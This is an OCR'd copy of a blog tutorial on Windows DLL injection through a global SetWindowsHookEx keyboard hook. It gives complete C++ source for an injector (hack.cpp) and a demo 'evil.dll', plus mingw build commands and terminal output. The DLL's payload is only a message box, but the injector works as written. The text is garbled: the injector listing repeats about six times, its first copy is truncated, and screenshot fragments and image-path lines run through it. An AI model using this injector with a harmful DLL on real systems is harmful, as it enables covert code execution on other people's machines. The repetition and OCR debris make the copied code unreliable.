
Classic DLL injection via SetWindowsHookEx. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html

November 25, 2021

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
#include <windows.h>
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from e
  meowFunc = (MeowProc) GetProcAddress(meowDll,

  // install the hook - using the WH_KEYBOARD ac
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HO
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

```
PS C:\Users\qwe\Documents\24.11.2021> .\hack.exe
```

=^..^=

Meow from evil.dll!

OK

File Actions Edit View Help
nvim hack.cpp
mc [kali@kali]…re-i
hack.cpp
win7-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
6:00 PM
11/24/2021
Right Ctrl

In this tutorial, I’ll take a look at the DLL injection by using the `SetWindowsHookEx` method.

SetWindowsHookEx

Let’s go to look an example which demonstrates this technique. The `SetWindowsHookEx` installs a hook routine into the hook chain, which is then invoked whenever certain events are triggered. Let’s take a look at the function syntax:

```
HHOOK SetWindowsHookExA(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

The most important param here is `idHook`. The type of hook to be installed, which can hold one of the following values:

```
WH_CALLWNDPROC
WH_CALLWNDPROCRET
WH_CBT
WH_DEBUG
WH_FOREGROUNDIDLE
WH_GETMESSAGE
WH_JOURNALPLAYBACK
WH_JOURNALRECORD
WH_KEYBOARD
WH_KEYBOARD_LL
WH_MOUSE
WH_MOUSE_LL
WH_MSGFILTER
WH_SHELL
WH_SYSMSGFILTER
```

In our case, I’ll be hooking the `WH_KEYBOARD` type of event, which will allow us to monitor keystroke messages.

malicious DLL

Let’s go to prepare our malicious DLL. For simplicity, we create DLL which just pop-up a message box:

```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}

extern "C" __declspec(dllexport) int Meow() {
  MessageBox(
    NULL,
    "Meow from evil.dll!",
    "=^..^=",
    MB_OK
  );
  return 0;
}
```


As you can see we have a pretty simple DLL. The `DllMain()` function is called when the DLL is loaded into the process's address space. There's also a function named `Meow()`, which is an exported function and which is just pop-up message *"Meow from evil.dll!"*.

example. simple malware.

The next thing that we need to do is create our malware. Let's go to look the source code:


```
/*
hack.cpp
DLL inject via SetWindowsHookEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/25/malware-injection-7.html
*/
#include <windows.h>
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

It's also pretty simple. First of all we call `LoadLibrary` to load our malicious DLL:




```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

Then, we are calling the `GetProcAddress` to get the address of the exported function `Meow`:



```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```


After that, the our malware calls the most important function, the `SetWindowsHookEx`. The parameters passed to that function determine what the function will actually do:



```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

As you can see, whenever the keyboard event will occur, our function will be called. And we are passing the address of the our exported function - `meowFunc` parameter. Also we are passing the handle to our DLL - `meowDll` parameter. The last parameter `0` specifies that we want all programs to be hooked, not just a specific one, so it’s a global hook.


Then we call `Sleep`:



```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

for demonstrate that our hook works.


Then we call the `UnhookWindowsHookEx()` function to unhook the previously hooked `WH_KEYBOARD` action:



```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

So finally after we understood entire code of the malware, we can test it.
Let’s go to compile malicious DLL firstly:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```




kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7
File Actions Edit View Help
kali@kali:~/pr...re-injection-7
mc [kali@kali]...re-injection-7
kali@kali:~/pr...-shellcoding-1

```
 kali㉿kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  x86_64-w64-mingw32-gcc -shared -o
 evil.dll evil.cpp -fpermissive
 kali㉿kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  ls -lt
total 116
-rwxr-xr-x 1 kali kali 92308 Nov 25 15:44 evil.dll
-rw-r--r-- 1 kali kali   645 Nov 25 15:30 hack.cpp
-rw-r--r-- 1 kali kali   615 Nov 25 15:30 evil.cpp
-rwxr-xr-x 1 kali kali 14848 Nov 24 17:25 hack.exe
 kali㉿kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7 
```

compile malware code:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7
File Actions Edit View Help
kali@kali:~/pr...re-injection-7
mc [kali@kali]...re-injection-7
kali@kali:~/pr...-shellcoding-1

```
 kali@kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  x86_64-w64-mingw32-gcc -shared -o
 evil.dll evil.cpp -fpermissive
 kali@kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  ls -lt
total 116
-rwxr-xr-x 1 kali kali 92308 Nov 25 15:44 evil.dll
-rw-r--r-- 1 kali kali   645 Nov 25 15:30 hack.cpp
-rw-r--r-- 1 kali kali   615 Nov 25 15:30 evil.cpp
-rwxr-xr-x 1 kali kali 14848 Nov 24 17:25 hack.exe
